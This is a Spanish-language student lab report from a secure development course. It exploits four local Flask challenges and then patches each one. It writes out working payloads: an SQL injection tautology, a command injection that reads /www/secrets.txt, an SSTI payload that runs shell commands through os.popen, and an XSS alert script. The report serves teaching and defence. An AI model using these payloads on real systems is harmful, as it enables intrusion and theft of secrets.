



FACULTAD
DE INGENIERÍA



UNIVERSIDAD
NACIONAL
DE LA PLATA

Trabajo Practica N°2

Pérdida de Control de Acceso

Grupo LUCK(Let Us Cook)

Chanquia, Joaquin 02887/7

Niderhaus, Franco 02976/6

Zanetti, Bruno 02975/5

UNLP

Facultad de Informatica

Curso 2025 –1er Cuatrimestre

Desarrollo seguro de aplicaciones (I1143)

INDICE

Ejercicio 1

1.1 Enunciado	2
Inciso A.....	4
A.1 Resolucion	
A.2 Como resolver la vulnerabilidad	
Inciso B.....	6
B.1 Resolucion	
B.2 Como resolver la vulnerabilidad	
Inciso C	11
C.1 Resolucion	
C.2 Como resolver la vulnerabilidad	
Inciso D	14
D.1 Resolucion	
D.2 Como resolver la vulnerabilidad	

Ejercicio 1

1.1 Enunciado

Ejercicio 1 - Explotación y fix

Para cada ejercicio explote la vulnerabilidad y genere un parche con el código que arregle la vulnerabilidad editando el código fuente de cada ejercicio en la carpeta *www*.

Realizar un push en el branch "**fix-practica3**"

Ejercicios Repositorio:

Reto *python_sqli* (<http://localhost:13001>)

Reto *python_rce* (<http://localhost:13002>)

Reto *python_ssti* (<http://localhost:13003>)

Reto *python_xss* (<http://localhost:13004>)

Nota: Evitar soluciones basadas en la confianza ciega de los datos proporcionados por el usuario sin una validación adecuada. Su solución no debe bloquear o restringir ciertos inputs de usuario. No depender únicamente de medidas de seguridad en el front-end, sino también implementar controles de seguridad en el backend.


Inciso A (<http://localhost:13001/>)

A.1 Resolucion

Para resolver este reto, en la página del reto nos encontramos con un formulario en donde se nos solicitaba un ID, al aceptar la búsqueda de un ID ingresado nos devolvía la información correspondiente a un “gato”.

Para poder explotar una posible vulnerabilidad introducimos como búsqueda:

‘1’or 1=1’, esta búsqueda implica que la consulta SQL generada devuelva de la tabla todos los campos, por lo cual nos muestra en pantalla todos los gatos existentes en la base de datos, consiguiendo así la flag en la personalidad de un gato.



Id	Nombre	Personalidad	Nivel	Foto
1	Snowball	Mellow	80	
2	Smokey	Hot and Cold	140	
3	Pumpkin	Spacey	90	
4	Tabitha	Leisurely	40	
5	Bandit	Wild at Heart	180	
6	Pepper	Shy	165	
7	Patches	Jealous	80	
8	Princess	Ditzy	125	
9	Ginger	Bashful	91	
10	Peaches	Capricious	45	
16161	Wally	flag[Bieeeen_esta_eslaflag}	250	

A.2 Como resolver la vulnerabilidad

Para resolver esta vulnerabilidad encontrada, tuvimos que hacer varias modificaciones. Primero, modificamos el código fuente de la aplicación para que se verifique que el argumento que se está enviando en el formulario sea obligatoriamente un número.

```
31 @app.route('/', methods=['GET', 'POST'])
32 def nivel1():
33     numero = request.args.get('numero', 1)
34     try:
35         numero = int(numero) # se verifica que el parametro sea un numero
36     except ValueError:
37         numero = 1
38     gatos_db = db.get_cat_by_id(numero)
39     return render_template('gatos.html', value=gatos_db)
40
```

Segundo, modificamos el código fuente de “Database.py”, de manera tal que el parámetro enviado no se concatene de forma directa y se ejecute, sino que se agrega el id enviado (que es un número), y luego se realiza la búsqueda.

```
25 def get_cat_by_id(self, idGato):
26     connection = 'mysql+mysqlconnector://%s:%s@%s:%s/%s' % (
27         self.db_user, self.db_pass, self.db_host, self.db_port, self.db_name
28     )
29     engine = create_engine(connection)
30     conn = engine.connect()
31     session = self.get_session()
32
33     query = text("SELECT * FROM catbook WHERE id = :id") # Ya no se inserta el parametro de forma directa
34     result = conn.execute(query, {"id": idGato}).fetchall() # Ya no se usa una busqueda generica
35
```

Tercero, modificamos el código HTML para que la entrada del formulario sea solo de tipo de número. Lo cual evita inyecciones desde este punto.

```
<div align="center" class="submit">
  <form action="{{ url_for('nivel1') }}" method="GET">
    <input name="numero" type="number" min="1" placeholder="Ingresar id" id="numero" required>
    <!-- Se agrega el tipo number para restringir la entrada -->
    <p></p>
    <input type="submit" value="Submit">
    <p></p>
  </form>
</div>
```

En la última imagen se muestra la prueba de inyección SQL a la página ya modificada (en la URL puede verse la inyección utilizada), viéndose que la inyección fue rechazada, mostrando solo el gato de ID = 1.



Inciso B (<http://localhost:13002/>)

B.1 Resolución

Para este reto, teníamos de nuevo un formulario, pero esta vez se trataba de un chequeador de ping. Al probar una ip valida la página te devolvía información de un ping a dicha ip.

Al ingresar nuevamente una ip y concatenando junto a la ella un comando de Linux, el mismo se ejecutaba. Por esto probamos utilizar el comando ls para listar las carpetas y archivos del directorio raíz de donde se hosteaba la pagina. Alli dentro se encontraban las carpetas usuales de Linux, en las que buscamos y no encontramos una flag, hasta llegar a la carpeta “/www”. Alli dentro encontramos un archivo llamado “secrets.txt”, este llamo nuestra atención y al imprimirlo con un comando “cat” encontramos la flag.

     http://localhost:13002     

Chequeador de Ping

Ingresá una IP para que nosotros le hagamos ping :)

Submit

Resultado:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: seq=0 ttl=115 time=14.892 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 14.892/14.892/14.892 ms
bin
dev
entrypoint.sh
etc
home
lib
media
mnt
proc
root
run
sbin
srv
sys
tmp
usr
var
www
```

     http://localhost:13002     

Chequeador de Ping

Ingresa una IP para que nosotros le hagamos ping :)

Submit

Resultado:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: seq=0 ttl=115 time=17.061 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 17.061/17.061/17.061 ms
__pycache__
app.py
requirements.txt
secrets.txt
static
templates
```


←

→

↻

🔒

📄

http://localhost:13002

☆

🔒

👤

📌

☰

Chequeador de Ping

Ingresa una IP para que nosotros le hagamos ping :)

`.8.8.8 ; cat /www/secrets.txt`

Submit

Resultado:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: seq=0 ttl=115 time=18.618 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 18.618/18.618/18.618 ms
flag{Tremend0polis!}
```

B.2 Como resolver la vulnerabilidad

Para resolver la vulnerabilidad, modificamos el código de “app.py” de manera que solo se permita ingresar al formulario una ip, es decir, que no se pueda realizar la concatenación que habíamos hecho uso nosotros para encontrar esos directorios, tambien borramos el “Shell=true” que permitía el acceso a comandos del sistema operativo con las inyecciones realizadas.

```
index.html  app.py  M X
practica3 > python_rce > www > app.py
1  from flask import Flask, jsonify, render_template, request, redirect, url_for, session
2  import subprocess
3  import shlex
4
5  import ipaddress # Libreria para verificar que la IP sea valida
6
7  app = Flask(__name__)
8  app.secret_key = 'muyfacil'
9
10
11 @app.route('/', methods=['GET', 'POST'])
12 def index():
13     if request.method=="POST" and "ip" in request.form:
14         ip = request.form['ip']
15         try:
16             ipaddress.ip_address(ip) # Se verifica que la ip sea valida
17         except ValueError:
18             return render_template('index.html', result="IP inválida")
19
20         try:
21             result = subprocess.run(
22                 ["ping", "-c1", ip], # Ya no se usa shell=true
23                 stdout=subprocess.PIPE,
24                 stderr=subprocess.PIPE,
25                 universal_newlines=True,
26                 timeout=5
27             )
28             check_ping = result.stdout if result.returncode == 0 else "El host con la IP ingresada no responde"
29         except subprocess.CalledProcessError as e:
30             check_ping = f"Error ejecutando ping: {e}"
31         return render_template('index.html', result=check_ping)
32     return render_template('index.html')
33
34
35 if __name__ == "__main__":
36     # Define HOST and port
37     app.run(host='0.0.0.0', port=8888, debug=True)
38
39
```

Esta foto muestra una prueba de que se intentó ingresar de nuevo una inyección y la página modificada no lo permitió, mostrando en pantalla “IP inválida”.

Chequeador de Ping

Ingresa una IP para que nosotros le hagamos ping :)

Resultado:
IP inválida

Inciso C (<http://localhost:13003/>)

C.1 Resolución

Para encontrar la vulnerabilidad de este reto, observamos que al ver el código fuente de la página había un mensaje que decía:

“<!--Mandame la variable nombre-->”

Al agregarle un parámetro “nombre” a la URL de la página logramos inyectar nuestro texto donde antes se encontraba la palabra “mundo” de “Hola mundo!”. Al seguir probando inyecciones, encontramos que haciendo una inyección de esta expresión `http://localhost:13003/?nombre={{7*7}}`, nos devolvía en pantalla “Hola 49!”. Confirmando así que lo que ingresábamos estaba siendo procesada como un comando, y que las inyecciones de tipo SSTI serían efectivas.

Al buscar información sobre cómo usar ese tipo de inyecciones encontramos un comando que nos otorgaba acceso al sistema operativo subyacente para poder hacer un proceso similar al del inciso anterior:


`http://localhost:13003/?nombre={{config.__class__.__init__.__globals__['os'].popen('ls /').read()}}`



Hola bin dev entrypoint.sh etc home lib media mnt proc root run/sbin srv sys tmp usr var www !

Esto resultó en la ejecución del comando `ls /`, devolviendo un listado del directorio raíz del contenedor que ejecuta la aplicación.

Posteriormente se inspeccionó el contenido del directorio `/www`, el cual pensamos que podría tener otra vez el archivo de texto `"secrets.txt"` o tener la información de la flag de nuevo como en el reto anterior, y la respuesta en pantalla fue la siguiente:



Hola __pycache__ app.py requirements.txt secrets.txt !

Finalmente, se imprimió el archivo `"secrets.txt"` y apareció la flag del reto.



Hola flag{alto_hacker_sos!_firtame_un_autografo}!


C.2 Como resolver la vulnerabilidad

La aplicación era vulnerable a inyecciones de código en el parámetro nombre porque se usaba directamente dentro de la plantilla con el operador `%`, lo que permitía ejecutar código arbitrario en el servidor (por ejemplo, acceder al sistema de archivos con `os.popen()`).

Se cambió la forma de renderizar la plantilla. Ahora nombre se pasa como una variable segura. No se interpreta como código, solo se muestra como texto. Así se evita que un atacante inyecte comandos maliciosos.

```
@app.route('/')
def hello_ssti():
    person = {'name': 'mundo', 'secret': 'RXN0YV9ub19lc19sYV9mbGFnlRlRlbnVzX3F1ZV9hYnJpc19lbF9hcmNoaXZvX3NlY3JldHMudHh0Cg=='}
    if request.args.get('nombre'):
        person['name'] = request.args.get('nombre')
    template = '<!--Mandame la variable nombre--><h2>Hola {{ name }}!</h2>'''
    return render_template_string(template, name=person['name']) # asi se evita la ejecucion de codigo arbitrario
```

En esta prueba con el código modificado, se muestra que la misma inyección que habíamos usado para la vulnerabilidad, ahora se muestra como texto en la pantalla y no se ejecuta como comando.



Inciso D (<http://localhost:13004/>)



D.1 Resolucion

Para poder explotar la vulnerabilidad de esta pagina utilizamos una inyección XSS, ingresando código JavaScript en el formulario de búsqueda de películas. El código más básico que probamos fue:

```
<script>alert(1)</script>
```

Pero, aunque conseguimos ejecutar código, nunca pudimos ver la flag. Probamos accediendo al DOM, a cookies, al localStorage, y hasta mandando datos a servidores como webhook o a direcciones hospedadas por nosotros mediante ngrok, por si llegaba a funcionar de alguna manera diferente. También ya que estábamos hosteando la página de forma local ingresamos al contenedor que permitía el uso de la página y buscamos por todo el sistema de archivos por palabras clave como flag o secret. Pero no, la flag nunca apareció.

Ya que no pudimos encontrar una flag le mostramos una inyección XSS funcional básica que imprime en una alerta las cookies de la pagina:



D.2 Como resolver la vulnerabilidad

Por mas que no hayamos podido encontrar la flag, solucionamos la vulnerabilidad del formulario. Para resolver esto se borró del codigo en la linea 10, el “| safe” que se encontraba al lado de la palabra “query” para evitar las inyecciones.

```
index.html search.html M x app.py
practica3 > python_xss > www > templates > search.html > html > body > div.container
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Resultados de búsqueda</title>
5 <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@5.7.2/dist/css/bootstrap.min.css">
6 </head>
7 <body>
8 <div class="container">
9 <h1 class="mt-4">Resultados de búsqueda</h1>
10 <p class="mt-4">Resultados para '{{ query }}':</p> <!-- Se elimino | safe para evitar inyecciones-->
11 <div class="row">
12 <div class="col-md-4">
13 <div class="card mb-4">
14 
15 <div class="card-body">
16 <h5 class="card-title">{{ result.title }}</h5>
17 <p class="card-text">Descripción de la película</p>
18 <a href="#" class="btn btn-primary">Ver detalles</a>
19 </div>
20 </div>
21 </div>
22 </div>
23 </div>
24 </div>
25 </div>
26 </div>
27 <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.7.2/dist/js/bootstrap.bundle.min.js"></script>
28 </body>
29 </html>
```

